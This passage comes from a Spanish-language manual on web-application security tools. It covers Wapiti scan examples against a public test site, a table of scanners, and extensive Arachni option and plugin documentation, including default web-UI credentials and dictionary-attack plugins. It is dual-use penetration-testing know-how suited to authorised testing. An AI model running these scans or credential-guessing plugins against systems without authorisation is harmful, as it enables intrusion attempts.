-d: Define un límite de URL para leer con el mismo patrón, aquí limite a 10.
--scope: Establecer el alcance de la exploración. Aquí se analizan todos los enlaces a las páginas que están en el mismo dominio que la URL establecida.
--color: Usar el color para resaltar los parámetros vulnerables en la salida.
-v: Definir el nivel de verbosidad, aquí se imprime cada URL.
-f: Definir el tipo de informe. Aquí elegimos el formato HTML.

-o: Definir el destino del informe. En este caso debe ser un directorio porque se elije el formato HTML.

Ejemplo 2
Si solo se quiere el ataque de un módulo, por ejemplo el crlf, se escribiría
wapiti -u http://testphp.vulnweb.com/ -m crlf

Ejemplo 3
Si se quiere hacer un seguimiento detallado en pantalla, activar la opción 2 del modo verbose por ejemplo con el módulo backup
wapiti -u http://testphp.vulnweb.com/ -m backup -v 2

33. ANÁLISIS DE APLICACIÓN WEB

arachni	Analiza la URL y prueba las vulnerabilidades especificadas en el perfil elegido
automater	Fuentes: IPVoid.com, Robtex.com, Fortiguard.com, unshorten.me, Urlvoid.com, Labs.alienvault.com, ThreatExpert, VxVault, y VirusTotal.
blindelephant	Busca aplicaciones web
cURL	Herramienta válida para simular las acciones de usuarios en un navegador web.
dirbuster	Enumera de forma recursiva los archivos y directorios ocultos.
dirsearch	Línea de comando simple diseñada para escanear directorios y archivos con fuerza bruta
dotdotpwn	fuzzer para descubrir vulnerabilidades de recorrido de directorio en software como servidores HTTP/FTP/TFTP y plataformas web como CMS y ERP.
dumpzilla	Funciona en el propio ordenador.
fimap	Puede encontrar, preparar, auditar, explotar para detectar errores de inclusión de archivos locales y remotos en webapps.
funkload	Es para verificar la web donde se instala este programa.
grabber	Escáner de aplicaciones web.
nikto	Escáner de servidor web
paros	Se trata de un proxy HTTP/HTTPS basado en Java para evaluar la vulnerabilidad de una aplicación web.
powerfuzzer	Bueno para iniciar un análisis de una web
proxystrike	Muy bueno. Análisis de webs.
recon-ng	Es un marco de reconocimiento de un dominio que nos da información exhaustiva de este dominio usando los distintos módulos que lleva incorporado.
skipfish	Herramienta de reconocimiento de seguridad de aplicaciones web.
sparta	Presupone que hay instaladas varias herramientas como nmap, dirbuster, hydra y nikto entre otras.
ua-tester	Esta herramienta está diseñada para verificar automáticamente una URL determinada
uniscan	Escáner de vulnerabilidad de web
urlcrazy	Genera y prueba tipos de dominio y variaciones para detectar y realizar sentadillas tipográficas, secuestro de URL, phishing y el espionaje corporativo.
wafw00f	Capaz de detectar el cortafuegos de la aplicación web.
whatweb	Su objetivo es responder a la pregunta "¿Qué es ese sitio web?".
xsser	Detecta vulnerabilidades de tipo XSS

34. Arachni

Arachni es un programa escrito en ruby de alto rendimiento, modular y de características completas destinado a ayudar a los probadores de penetración y a los administradores a evaluar la seguridad de las aplicaciones web. Es inteligente, se entrena monitorizando y aprendiendo del comportamiento de la aplicación web durante el proceso de escaneo y puede realizar un metanálisis utilizando una serie de factores para evaluar correctamente la confiabilidad de los resultados e identificar inteligentemente los falsos positivos.

A diferencia de otros escáneres, tiene en cuenta la naturaleza dinámica de las aplicaciones web, puede detectar los cambios causados mientras viaja a través de los caminos de la complejidad ciclomática de una aplicación web y en consecuencia puede ajustarse. De esta manera los vectores de ataque/entrada que de otro modo serían indetectables por los no humanos, se pueden manejar sin problemas. Además debido a su entorno de navegador integrado, también puede auditar e inspeccionar el código del lado del cliente, así como también es altamente compatible con las aplicaciones web complicadas que hacen un uso intensivo de tecnologías como JavaScript, HTML5, manipulación DOM y AJAX.

Finalmente, es lo suficientemente versátil como para cubrir una gran cantidad de casos de uso, desde una simple utilidad de escáner de línea de comandos, hasta de una red de escáneres de alto rendimiento, a una biblioteca Ruby que permite auditorías con guiones, a una plataforma de colaboración web de múltiples escaneos multiusuario.

Características generales

- Soporte de cookie-jar/cookie-string.
- Soporte de encabezado personalizado.
- Soporte SSL con opciones específicas.
- Suplantación de agente de usuario.
- Soporte de proxy para SOCKS4, SOCKS4A, SOCKS5, HTTP/1.1 y HTTP/1.0.
- Autenticación proxy.
- Autenticación del sitio (basada en SSL, basada en formularios, Cookie-Jar, Basic-Digest, NTLMv1, Kerberos y otros).
- Detección automática de cierre de sesión y reingreso durante el escaneo
- Detección de página 404 personalizada.
- Interfaz de usuario: interfaz de línea de comando y interfaz de usuario web.
- La funcionalidad pausa/reanudar
- Soporte de hibernación: suspender y restaurar desde el disco.
- Solicitudes HTTP asíncronas de alto rendimiento: con concurrencia ajustable y con la capacidad de detectar automáticamente el estado del servidor y ajustar su concurrencia automáticamente.
- Compatibilidad con valores de entrada predeterminados personalizados, utilizando pares de patrones y valores para ser usados para completar las entradas coincidentes.

34.1. Utilización formato gráfico

Para usar este programa en formato gráfico, ejecutar ./arachni_web
A continuación abrir un navegador y escribir localhost:9292 y ahora hay 2 usuarios posibles
- Usuario administrador admin@admin.admin y contraseña administrator
- Usuario normal user@user.user y contraseña regular_user

La pantalla que nos aparece es la siguiente

y en ella podemos ver 4 pestañas:
- Scan: Permite iniciar y administrar escaneos, ver el estado/progreso de los activos y revisar los terminados. También permite compartir escaneos con otros usuarios y grupos. Con el carácter + para añadir un scan y schedule para programar un dia y una hora
- Profiles. Permite crear, administrar y compartir perfiles de configuración de escaneo.
- Dispatchers : Son agentes remotos que proporcionan instancias de escáner y estas instancias son las entidades que realmente realizan los escaneos. Esta pestaña permite ver y administrar estos agentes.
- Users: con el carácter + para añadir un usuario y los 2 usuarios administator y regular.

Hay 3 tipos de perfiles: Default, SQL Injection y XSS (Cross-Site Scripting)

34.2. Utilización formato línea de comandos

34.2.1. Arachni

Uso: ./arachni [opciones] URL

Generic

-h, --help	Visualizar estas opciones
--version	Mostrar la versión
--daemon-friendly	Modo deamon
--authorized-by EMAIL_ADDRESS	Dirección de correo electrónico de la persona que autorizó el escaneo.

Salida

--output-verbose	Modo verbose
--output-debug [LEVEL 1-4]	Modo depuración
--output-only-positives	Solo genera resultados positivos.

Scope

--scope-include-pattern PATTERN	Solo incluye los recursos cuya ruta coincida con PATTERN. Puede ser usado múltiples veces.
--scope-include-subdomains	Seguir los enlaces a los subdominios. Predeterminado: falso
--scope-exclude-pattern PATTERN	Excluir los recursos cuya ruta coincida con PATTERN. Puede ser usado múltiples veces.
--scope-exclude-file-extensions EXTENSION,EXTENSION2,..	Excluir los recursos con las extensiones especificadas.
--scope-exclude-content-pattern PATTERN	Excluir las páginas cuyo contenido coincida con PATTERN. Puede ser usado múltiples veces.
--scope-exclude-binaries	Excluir las páginas no basadas en texto.
--scope-redundant-path-pattern PATTERN:LIMIT	Limita el rastreo en páginas redundantes. Las URL que coinciden con PATTERN se rastrearán LIMIT cantidad de veces. Puede ser usado múltiples veces.

--scope-auto-redundant [LIMIT]	Seguir solo las URL con nombres de parámetros de consulta idénticos LIMIT cantidad de veces. Por defecto: 10
--scope-directory-depth-limit LIMIT	Límite de profundidad del directorio. Predeterminado: infinito.
--scope-page-limit LIMIT	Cuantas páginas rastrear y auditar. Predeterminado: infinito.
--scope-extend-paths FILE	Agregar las rutas en FILE a las descubiertas por el rastreador. Puede ser usado múltiples veces.
--scope-restrict-paths FILE	Usar las rutas en FILE en lugar de crawling. Puede ser usado múltiples veces.
--scope-url-rewrite PATTERN:SUBSTITUTION	Reescribe las URL basadas en PATTERN y SUBSTITUTION.
--scope-dom-depth-limit LIMIT	Que tan profundo entrar en el árbol DOM de cada página. Predeterminado: 5
--scope-dom-event-limit LIMIT	Cuantos eventos DOM se activarán para cada profundidad DOM. Por defecto: infinitos
--scope-https-only	Obliga al sistema a seguir solo las URL HTTPS. Predeterminado: falso

Audit

--audit-links	Auditar los enlaces
--audit-forms	Auditar los formularios
--audit-cookies	Auditar las cookies
--audit-cookies-extensively	Envíe todos los enlaces y formularios de la página junto con las permutaciones de cookies.
--audit-headers	Auditar las cabeceras
--audit-link-template TEMPLATE	Expresión regular con capturas con nombre para usar para extraer información de entrada de rutas genéricas. Se puede usar varias veces.
--audit-jsons	Auditar entradas de solicitud JSON.
--audit-xmls	Auditar entradas de solicitud XML
--audit-ui-inputs	Audite elementos <input> huérfanos con eventos.
--audit-ui-forms	Auditoría de formularios de IU. Grupos de entrada y botón que no pertenecen a un elemento padre <form>
--audit-parameter-names	Inyectar payloads en los nombres de los parámetros.
--audit-with-raw-payloads	Inyectar payloads con y sin codificación HTTP.
--audit-with-extra-parameter	Inyectar payloads en parámetros de elementos adicionales.
--audit-with-both-methods	Auditar los elementos con solicitudes GET y POST.
--audit-exclude-vector PATTERN	Excluir los vectores de entrada cuyo nombre coincida con PATTERN. Puede ser usado múltiples veces.
--audit-include-vector PATTERN	Incluir solo los vectores de entrada cuyo nombre coincida con PATTERN. Puede ser usado múltiples veces.

Entrada

--input-value PATTERN:VALUE	PATTERN para que coincida con los nombres de entrada y VALUE para usarlos. Puede ser usado múltiples veces.
--input-values-file FILE	Archivo YAML que contiene un objeto Hash con expresiones regulares, para que coincida con los nombres de entrada, como claves y los valores de entrada como valores.
--input-without-defaults	No usar los valores de entrada predeterminados del sistema.
--input-force	Rellenar incluso entradas no vacías.

HTTP

--http-user-agent USER_AGENT	Valor para el encabezado de solicitud HTTP 'User-Agent'.
--http-request-concurrency MAX_CONCURRENCY	Máxima concurrencia de solicitudes HTTP. Por defecto: 20
--http-request-timeout TIMEOUT	Tiempo de espera de solicitud HTTP en milisegundos. Por defecto: 10000
--http-request-redirect-limit LIMIT	Cantidad máxima de redireccionamientos a seguir para cada solicitud HTTP. Por defecto: 5
--http-request-queue-size QUEUE_SIZE	Cantidad máxima de solicitudes a mantener en la cola. Por defecto: 100
--http-request-header NAME=VALUE	Especificar los encabezados personalizados para incluir en las solicitudes HTTP. Puede ser usado múltiples veces.
--http-response-max-size LIMIT	No descargar los cuerpos de respuesta más grandes que el LÍMITE especificado, en octetos. Por defecto: 500000
--http-cookie-jar COOKIE_JAR_FILE	Archivo jar de cookie HTTP con estilo Netscape.
--http-cookie-string COOKIE	Representación de cookies como un encabezado de respuesta HTTP 'Set-Cookie'.
--http-authentication-username USERNAME	Nombre de usuario para la autenticación HTTP.
--http-authentication-password PASSWORD	Contraseña para la autenticación HTTP.
--http-authentication-type	Tipo de autenticación HTTP: auto, basic, digest, digest_ie, negotiate, ntlm. Por defecto: auto
--http-proxy ADDRESS:PORT	Proxy a usar
--http-proxy-authentication USERNAME:PASSWORD	Credenciales de autenticación de proxy.
--http-proxy-type	Tipo de proxy: http, http_1_0, socks4, socks4a, socks5, socks5h. Por defecto: auto
--http-ssl-verify-peer	Verificar el par SSL. Predeterminado: falso
--http-ssl-verify-host	Verificar el dispositivo SSL. Predeterminado: falso
--http-ssl-certificate PATH	Certificado SSL a usar
--http-ssl-certificate-type	Tipo de certificado SSL: pem, der
--http-ssl-key PATH	Clave privada SSL a usar
--http-ssl-key-type	Tipo de clave privada SSL a usar: pem, der
--http-ssl-key-password PASSWORD	Contraseña para la clave privada SSL
--http-ssl-ca PATH	Archivo que contiene uno o más certificados con los que verificar el peer.

--http-ssl-ca-directory PATH	Directorio que contiene múltiples archivos de certificados con los cuales verificar el peer
--http-ssl-version	Versión SSL a usar: TLSv1, TLSv1_0, TLSv1_1, TLSv1_2, SSLv2,SSLv3

Comprobaciones

--checks-list [GLOB]	Enumerar las comprobaciones disponibles en función del globo proporcionado. Si no se proporciona información global, se enumerarán todos los controles.
--checks CHECK,CHECK2,...	Lista separada por comas de las comprobaciones a cargar. Se hace referencia a las comprobaciones por su nombre de archivo sin la extensión '.rb'. Usar '--checks-list' para enumerarlos todos.

Plugins

--plugins-list [GLOB]	Enumera los complementos disponibles en función del glob proporcionado. Si no se proporciona glob, se enumerarán todos los complementos.
--plugin 'PLUGIN:OPTION=VALUE,OPTION2=VALUE2'	PLUGIN es el nombre del plugin tal como lo muestra '--plugins-list'. Los complementos están referenciados por su nombre de archivo sin la extensión '.rb' . Puede ser usado múltiples veces.

Plataformas

--platforms-list	Lista de plataformas disponibles
--platforms-no-fingerprinting	Desactiva el fingerprinting de la plataforma. Por defecto, el sistema intentará identificar las plataformas del lado del servidor desplegadas automáticamente para evitar el envío de payloads irrelevantes.
--platforms PLATFORM,PLATFORM2,...	Lista separada por comas de plataformas (por nombre corto) a auditar. Para restringir la auditoría a estas plataformas, habilite la opción '--platforms-no-fingerprinting'.

Sesión

--session-check-url URL	URL a utilizar para verificar que el escáner todavía está conectado a la aplicación web. Requiere session-check-pattern
--session-check-pattern PATTERN	Patrón utilizado contra el cuerpo de 'session-check-url' para verificar que el escáner todavía está conectado a la aplicación web. Requiere 'session-check-url'.

Perfiles

--profile-save-filepath FILEPATH	Guardar el perfil/opciones de configuración actuales en FILEPATH.
--profile-load-filepath FILEPATH	Cargue un perfil de configuración desde FILEPATH.

Browser cluster

--browser-cluster-local-storage FILE	Establece el almacenamiento local de los navegadores utilizando los datos JSON en FILE.
--browser-cluster-wait-for-element PATTERN:CSS	Esperar a que aparezca el elemento que coincida con CSS cuando visite una página cuya URL coincida con el PATTERN.
--browser-cluster-pool-size SIZE	Cantidad de trabajadores del navegador para mantener en el grupo y poner a trabajar. Por defecto: 6
--browser-cluster-job-timeout SECONDS	Tiempo máximo permitido para cada trabajo. Por defecto: 10
--browser-cluster-worker-time-to-live LIMIT	Volver a generar el navegador de cada trabajador cada LIMIT trabajos. (Por defecto: 100)
--browser-cluster-ignore-images	No cargar imágenes
--browser-cluster-screen-width	Ancho de pantalla del navegador. Por defecto: 1600
--browser-cluster-screen-height	Altura de la pantalla del navegador. Por defecto: 1200

Informe
--report-save-path PATH
Directorio o ruta de archivo donde almacenar el informe de escaneo. Se puede usar el archivo generado para crear informes en varios formatos con el ejecutable 'arachni_reporter'.

Snapshot
--snapshot-save-path PATH
Directorio o ruta de archivo donde almacenar la instantánea de una exploración suspendida. Se puede usar el archivo generado para reanudar el escaneo con el ejecutable 'arachni_restore'.

Timeout

--timeout HOURS:MINUTES:SECONDS	Detener la exploración después de que se exceda la duración dada.
--timeout-suspend	Suspender después del tiempo de espera. Se puede usar el archivo generado para reanudar el escaneo con el ejecutable 'arachni_restore'.

34.2.2. Arachni_console

Uso: ./arachni_console -h
Usage: irb.rb [options] [programfile] [arguments]

-f	Suprimir lectura de ~ / .irbrc
-m	Modo Bc (carga matemática, fracción o matriz disponibles)
-d	Establezca $ DEBUG en verdadero igual que `ruby -d '
-r load-module	Igual que `ruby -r'
-I path	Especificar el directorio $ LOAD_PATH
-U	Igual que `ruby -U'
-E enc	Igual que `ruby -E’
-w	Igual que `ruby -w’
-W[level=2]	Igual que `ruby -W’

--context-mode n	Establecer n [0-3] en el método para crear un objeto Binding, cuando se creó un nuevo espacio de trabajo
--echo	Mostrar los resultados
--noecho	No mostrar los resultados
--inspect	Mostrar los resultados. Predeterminado, excepto para el modo bc
--noinspect	No mostrar los resultados
--readline	Usar el módulo de extensión Readline
--noreadline	No usar el módulo de extensión Readline
--prompt prompt-mode/ --prompt-mode prompt-mode	Cambiar el modo de solicitud. Los modos de solicitud predefinidos son `default ',` simple', `xmp 'e` inf-ruby'
--inf-ruby-mode	Usar el indicador prompt para el modo inf-ruby en emacs. Suprime --readline
--sample-book-mode/ --simple-prompt	Modo prompt simple
--noprompt	No modo prompt
--single-irb	Compártelo con sub-irb.
--tracer	Mostrar el seguimiento para cada ejecución de comandos.
--back-trace-limit n	Muestre la traza trasera superior n y la cola n. El valor predeterminado es 16.
--irb_debug n	Establezca el nivel de depuración interna en n
--verbose	Modo verbose
--noverbose	No modo verbose
-v, --version	Mostrar la versión de irb
-h, --help	Mostrar la ayuda
--	Opciones separadas de irb de la lista de argumentos de línea de comandos

34.2.3. Arachni_multi

Uso: ./arachni_multi [options] URL

Las opciones son las mismas de arachni sin el apartado salida.

Distribución

--dispatcher-url HOST:PORT	Servidor dispatcher a usar.
--spawns SPAWNS	Número de esclavos a engendrar para un escaneo de varias instancias de alto rendimiento.
--grid-mode balance,aggregate	Establecer el modo de operación Grid para este escaneo. Los modos válidos son: * balance – Los esclavos proporcionarán al menos los dispatchers Grid menos agobiados * aggregate – Además del equilibrio, todos los esclavos serán de Fispatchers con un único ancho de banda Pipe-Ids para dar como resultado una agregación de línea a nivel de aplicación.
--grid	Abreviatura de '--grid-mode=balance'.

34.2.4. Arachni_reporter

Uso: ./arachni_reporter REPORT

Generic

-h, --help	Visualizar estas opciones
--version	Mostrar la versión

Informes

--reporters-list [GLOB]	Lista de informes disponibles en la función glob proporcionada. Si no se proporciona información global, se enumerarán todos.
--reporter 'REPORTER:OPTION =VALUE,OPTION2=VALUE2'	REPORTER es el nombre del informe como se muestra en '--reporters-list'.

34.2.5. Arachni_reproduce

Uso: ./arachni_reproduce REPORT [ISSUE_DIGEST_1 ISSUE_DIGEST_2 ...]

Informes
--report-save-path PATH
Directorio o ruta de archivo donde almacenar el informe actualizado, incluidos solo los problemas reproducidos. Se puede usar el archivo generado para crear informes en varios formatos con el ejecutable 'arachni_reporter'.

34.2.6. Arachni_restore

Uso: ./arachni_restore SNAPSHOT

Generic

-h, --help	Visualizar estas opciones
--version	Mostrar la versión

Informes
--report-save-path PATH
Directorio o ruta de archivo donde almacenar el informe actualizado, incluidos solo los problemas reproducidos. Se puede usar el archivo generado para crear informes en varios formatos con el ejecutable 'arachni_reporter'.

Snapshot

--snapshot-print-metadata	Muestra los metadatos asociados con la instantánea especificada.
--snapshot-save-path PATH	Directorio o ruta de archivo donde almacenar la instantánea de escaneo.

Timeout

--timeout HOURS:MINUTES:SECONDS	Detener la exploración después de que se exceda la duración establecida.
--timeout-suspend	Suspender después del tiempo de espera.

34.2.7. Arachni_rest_server

Uso: ./arachni_rest_server [options]

Generic

-h, --help	Visualizar estas opciones
--version	Mostrar la versión

Servidor

--address ADDRESS	Nombre del dispositivo o dirección IP a vincular. Por defecto: 127.0.0.1
--port NUMBER	Puerto por donde escuchar. Por defecto: 7331

Salida

--reroute-to-logfile	Desvíar la salida de escaneo al archivos especificado
--verbose	Modo verbose
--debug [LEVEL 1-3]	Modo depuración
--only-positives	Mostrar solo las salidas positivas

Autenticación

--authentication-username USERNAME	Nombre de usuario a utilizar para la autenticación HTTP.
--authentication-password PASSWORD	Contraseña a utilizar para la autenticación HTTP.

SSL

--ssl-ca FILE	Ubicación del certificado de CA (.pem).
--ssl-private-key FILE	Ubicación de la clave privada SSL (.pem).
--ssl-certificate FILE	Ubicación del certificado SSL (.pem).

34.2.8. Arachni_rpc

Uso: ./arachni_rpc [options] --dispatcher-url HOST:PORT URL

Las opciones son las mismas de arachni sin el apartado salida

Distribución

--dispatcher-url HOST:PORT	Servidor dispatcher a usar.

--spawns SPAWNS	Número de esclavos a engendrar para un escaneo de varias instancias de alto rendimiento.
--grid-mode balance,aggregate	Establecer el modo de operación Grid para este escaneo. Los modos válidos son: * balance – Los esclavos proporcionarán al menos los dispatchers Grid menos agobiados * aggregate – Además del equilibrio, todos los esclavos serán de Fispatchers con un único ancho de banda Pipe-Ids para dar como resultado una agregación de línea a nivel de aplicación.
--grid	Abreviatura de '--grid-mode=balance'.

SSL

--ssl-ca FILE	Ubicación del certificado de CA (.pem).
--ssl-private-key FILE	Ubicación de la clave privada SSL (.pem).
--ssl-certificate FILE	Ubicación del certificado SSL (.pem).

34.2.9. Arachni_rpcd

Uso: ./arachni_rpcd [options]

Las opciones son las mismas de arachni

Generic

-h, --help	Visualizar estas opciones
--version	Mostrar la versión

Servidor

--address ADDRESS	Nombre del dispositivo o dirección IP a vincular. Por defecto: 127.0.0.1
--port NUMBER	Puerto por donde escuchar. Por defecto: 7331
--external-address ADDRESS	Nombre de host o dirección IP para anunciar. Por defecto: 127.0.0.1
--port-range BEGINNING-END	Especificar el rango de puertos para las instancias de RPC generadas. Por defecto: 1025-65535
--pool-size SIZE	Número de instancias hay disponibles en un momento dado. Por defecto: 5

Salida

--reroute-to-logfile	Desvíar la salida de escaneo al archivos especificado
--verbose	Modo verbose
--debug [LEVEL 1-3]	Modo depuración
--only-positives	Mostrar solo las salidas positivas

Grid

--neighbour URL	URL del Dispatcher más próximo
--weight FLOAT	Peso de este nodo

--pipe-id ID	Identificador de la tubería de ancho de banda adjunta.
--nickname NAME	Nickname de este Dispatcher.

SSL

--ssl-ca FILE	Ubicación del certificado de CA (.pem).
--ssl-private-key FILE	Ubicación de la clave privada SSL (.pem).
--server-ssl-certificate FILE	Ubicación del certificado SSL del servidor (.pem).
--client-ssl-private-key FILE	Ubicación de la clave privada SSL del cliente (.pem).
--client-ssl-certificate FILE	Ubicación del certificado SSL del cliente (.pem).

Snapshot
--snapshot-save-path DIRECTORY
Directorio para almacenar instantáneas de análisis suspendidos.

34.2.10. arachni_rpcd_monitor

Usage: ./arachni_rpcd_monitor [options] DISPATCHER_URL

Generic

-h, --help	Visualizar estas opciones
--version	Mostrar la versión

SSL

--ssl-ca FILE	Ubicación del certificado de CA (.pem).
--ssl-private-key FILE	Ubicación de la clave privada SSL (.pem).
--server-ssl-certificate FILE	Ubicación del certificado SSL del servidor (.pem).

34.2.11. arachni_script

Uso: ./arachni_script -h

Lista de comandos qque se pueden emplear dentro de un script.

job_spec [&] ((expression)) [arg...] [[expression]]
alias [-p] [name[=value] ...]
bg [job_spec ...]
bind [-lpsvPSVX] [-m keymap] [-f filename] [-q na>
break [n]
builtin [shell-builtin [arg ...]]
caller [expr]
case WORD in [PATTERN [| PATTERN]...) COMMANDS ;;>
cd [-L|[-P [-e]] [-@]] [dir]
command [-pVv] command [arg ...]
compgen [-abcdefgjksuv] [-o option] [-A action] [>

complete [-abcdefgjksuv] [-pr] [-DEI] [-o option]>
compopt [-o|+o option] [-DEI] [name ...]
continue [n]
coproc [NAME] command [redirections]
declare [-aAfFgilnrtux] [-p] [name[=value] ...]
dirs [-clpv] [+N] [-N]
disown [-h] [-ar] [jobspec ... | pid ...]
echo [-neE] [arg ...]
enable [-a] [-dnps] [-f filename] [name ...]
eval [arg ...]
exec [-cl] [-a name] [command [arguments ...]] [r>
exit [n]
export [-fn] [name[=value] ...] or export -p
false
fc [-e ename] [-lnr] [first] [last] or fc -s [pat>
fg [job_spec]
for NAME [in WORDS ...] ; do COMMANDS; done
for ((exp1; exp2; exp3)); do COMMANDS; done
function name { COMMANDS ; } or name () { COMMAND> variables - Names and meanings of some shell var>
getopts optstring name [arg]
hash [-lr] [-p pathname] [-dt] [name ...]
help [-dms] [pattern ...] { COMMANDS ; }
history [-c] [-d offset] [n] or history -anrw [f>
if COMMANDS; then COMMANDS; [elif COMMANDS; the>. filename [arguments]
jobs [-lnprs] [jobspec ...] or jobs -x command [>:
kill [-s sigspec | -n signum | -sigspec] pid | j>
let arg [arg ...]
local [option] name[=value] ...
logout [n]
mapfile [-d delim] [-n count] [-O origin] [-s co>
popd [-n] [+N | -N]
printf [-v var] format [arguments]
pushd [-n] [+N | -N | dir]
pwd [-LP]
read [-ers] [-a array] [-d delim] [-i text] [-n >
readarray [-d delim] [-n count] [-O origin] [-s >
readonly [-aAf] [name[=value] ...] or readonly >
return [n]
select NAME [in WORDS ... ;] do COMMANDS; done
set [-abefhkmnptuvxBCHP] [-o option-name] [--] [>
shift [n]
shopt [-pqsu] [-o] [optname ...]

source filename [arguments]
suspend [-f]
test [expr]
time [-p] pipeline
times
trap [-lp] [[arg] signal_spec ...]
true
type [-afptP] name [name ...]
typeset [-aAfFgilnrtux] [-p] name[=value] …
ulimit [-SHabcdefiklmnpqrstuvxPT] [limit]
umask [-p] [-S] [mode]
unalias [-a] name [name ...]
unset [-f] [-v] [-n] [name ...]
until COMMANDS; do COMMANDS; done
wait [-fn] [id ...]
while COMMANDS; do COMMANDS; done

34.2.12. arachni_web_change_password

Uso: ./arachni_web_change_password <e-mail> <password>

34.2.13. arachni_web_create_user

Uso: ./arachni_web_create_user <e-mail> <password> <full name>

34.2.14. arachni_web_scan

Uso: ./arachni_web_scan_import REPORT OWNER_USER_ID [options]

--users ID1,ID2,[...]	Compartir con usuarios
--groups ID1,ID2,[...]	Asignar escanear grupos

34.2.15. arachni_web_script

Uso: ./arachni_web_script
Usage: rails runner [options] [<'Some.ruby(code)'> | <filename.rb>]

-e, --environment=name	Especifica el entorno en el que se opere bajo (test / development/production). Valor predeterminado: development
-h, --help	Mostrar la ayuda

34.2.16. arachni_web_task

Uso: ./arachni_web_task
rake [-f rakefile] {options} targets...

Las opciones son

--backtrace=[OUT]	Habilitar el rastreo completo. OUT puede ser stderr (predeterminado) o stdout.
--comments	Mostrar solo tareas comentadas
--job-stats [LEVEL]	Mostrar las estadísticas de trabajo.
--rules	Rastrear la resolución de las reglas.
--suppress-backtrace PATTERN	Suprime las líneas de retroceso que coinciden con el patrón regexp. Ignorado si --trace está activado.
-A, --all	Mostrar todas las tareas, incluso las no comentadas (en combinación con -T o -D)
-B, --build-all	Crear todos los requisitos previos, incluidos los que están actualizados.
-D, --describe [PATTERN]	Describir las tareas haciendo coincidir el PATRÓN opcional, luego salir
-e, --execute CODE	Ejecutar un código Ruby y salir
-E, --execute-continue CODE	Ejecutar un código Ruby, luego continuar con el procesamiento normal de tareas.
-f, --rakefile [FILENAME]	Usar FILENAME como el archivo rake para buscar.
-G, --no-system, --nosystem	Utilizar las rutas de búsqueda estándar de Rakefile de proyecto, ignorar los rakefiles de todo el sistema.
-g, --system	Uso de rakefiles (globales) de todo el sistema (generalmente '~ / .rake / *. Rake').
-I, --libdir LIBDIR	Incluir LIBDIR en la ruta de búsqueda para los módulos requeridos.
-j, --jobs [NUMBER]	Especificar el número máximo de tareas para ejecutar en paralelo.
-m, --multitask	Tratar todas las tareas como multitareas.
-n, --dry-run	Haz una carrera en seco sin ejecutar acciones.
-N, --no-search, --nosearch	No buscar directorios principales para el Rakefile.
-P, --prereqs	Mostrar las tareas y dependencias, luego salir.
-p, --execute-print CODE	Ejecute un código Ruby, imprima el resultado y salir
-q, --quiet	No registrar mensajes en la salida estándar.
-r, --require MODULE	Requerir MODULE antes de ejecutar rakefile.
-R, --rakelibdir RAKELIBDIR, --rakelib	Importar automáticamente cualquier archivo .rake en RAKELIBDIR. El valor predeterminado es 'rakelib'
-s, --silent	Como --quiet, pero también suprime el anuncio 'en el directorio'.
-t, --trace=[OUT]	Activar el rastreo de invocación/ejecución, habilitar el rastreo completo. OUT puede ser stderr (predeterminado) o stdout.
-T, --tasks [PATTERN]	Mostrar las tareas haciendo coincidir el PATTERN opcional y luego salir.
-v, --verbose	Modo verbose
-V, --version	Mostrar la versión
-W, --where [PATTERN]	Describir las tareas haciendo coincidir el PATTERN opcional y luego salir
-X, --no-deprecation-warnings	Deshabilite las advertencias de desuso.

-h, -H, --help	Mostrar la ayuda

34.3. Plugins

Los plugins agregan funcionalidad adicional al sistema de forma modular, de esta manera el núcleo permanece menor y facilita que cualquiera pueda agregar funcionalidad arbitraria.

•Passive Proxy (proxy) - Analiza las solicitudes y respuestas entre la aplicación web y el navegador para ayudar en las auditorías AJAX, iniciar sesión y/o restringir el alcance de la auditoría.
•Form based login (autologin).
•Script based login (login_script).
•Dictionary attacker for HTTP Auth (http_dicattack).
•Dictionary attacker for form based authentication (form_dicattack).
•Cookie collector (cookie_collector) - Realiza un seguimiento de las cookies mientras establece una línea de tiempo de cambios.
•WAF (Web Application Firewall) Detector (waf_detector) - Establece una línea base de comportamiento normal y utiliza el análisis rDiff para determinar si las entradas maliciosas causan algún cambio de comportamiento.
•BeepNotify (beep_notify) - Beep cuando termina el escaneo.
•EmailNotify (email_notify) - Envía una notificación y opcionalmente un informe a través de SMTP al final del análisis.
•VectorFeed (vector_feed) - Lee los datos vectoriales a partir de los cuales crea elementos para ser auditados. Se puede utilizar para realizar auditorías extremadamente especializadas / limitadas por vector/elemento.
•Script (script) - Carga y ejecuta un script externo de Ruby bajo el alcance de un complemento, utilizado para depuración y piratería informática general.
•Uncommon headers (uncommon_headers) - Registra encabezados poco comunes.
•Content-types (content_types) - Registra los tipos de contenido de las respuestas del servidor que ayudan en la identificación de archivos interesantes.
•Vector collector (vector_collector) - Recopila información sobre todos los vectores de entrada vistos que están dentro del alcance del escaneo.
•Headers collector (headers_collector) - Recopila los encabezados de respuesta basados en criterios especificados.
•Exec (exec) - Llama a ejecutables externos en diferentes etapas de escaneo.
•Metrics (metrics) - Captura métricas sobre múltiples aspectos del escaneo y la aplicación web.
•Restrict to DOM state (restrict_to_dom_state) - Restringe la auditoría al estado DOM de una sola página, en función de un fragmento de URL.
•Webhook notify (webhook_notify) - Envía una carga útil de webhook a través de HTTP al final del análisis.
•Rate limiter (rate_limiter) - La tasa limita las solicitudes HTTP.
•Page dump (page_dump) - Vuelca los datos de la página en el disco como YAML.

Los plugins predeterminados se ejecutarán en cada exploración y se ubican en /plugins/defaults/ y son

•AutoThrottle (autothrottle) - Ajusta dinámicamente el rendimiento de HTTP durante el escaneo para una utilización máxima del ancho de banda.

- Healthmap (healthmap) - Genera un mapa del sitio que muestra el estado de cada URL rastreada/auditada

Meta

Los plugins en /plugins/defaults/meta/ realizan un análisis del escaneo para determinar la confiabilidad o simplemente agregar información de contexto o información general.

- TimingAttacks (timing_attacks) - Proporciona un aviso para problemas descubiertos por ataques de tiempo cuando las páginas auditadas afectadas devolvieron tiempos de respuesta inusualmente altos para empezar. También señala el peligro de ataques DoS contra páginas que realizan un procesamiento pesado.
- Discovery (discovery) - Realiza la detección de anomalías en los problemas registrados por las comprobaciones de detección y advierte de la posibilidad de falsos positivos cuando corresponda.
- Uniformity (uniformity) - Informa de entradas que son uniformemente vulnerables en varias páginas, lo que sugiere la falta de un punto central de desinfección de entradas.

35. Automater

Definido un objetivo (URL, IP o hash) o un lista completa de objetivos, automater devolverá los resultados relevantes desde fuentes como las siguientes: IPVoid.com, Robtex.com, Fortiguard.com, unshorten.me, Urlvoid.com, Labs.alienvault.com, ThreatExpert, VxVault, y VirusTotal. Las fuentes se pueden ver en el fichero sites.xml

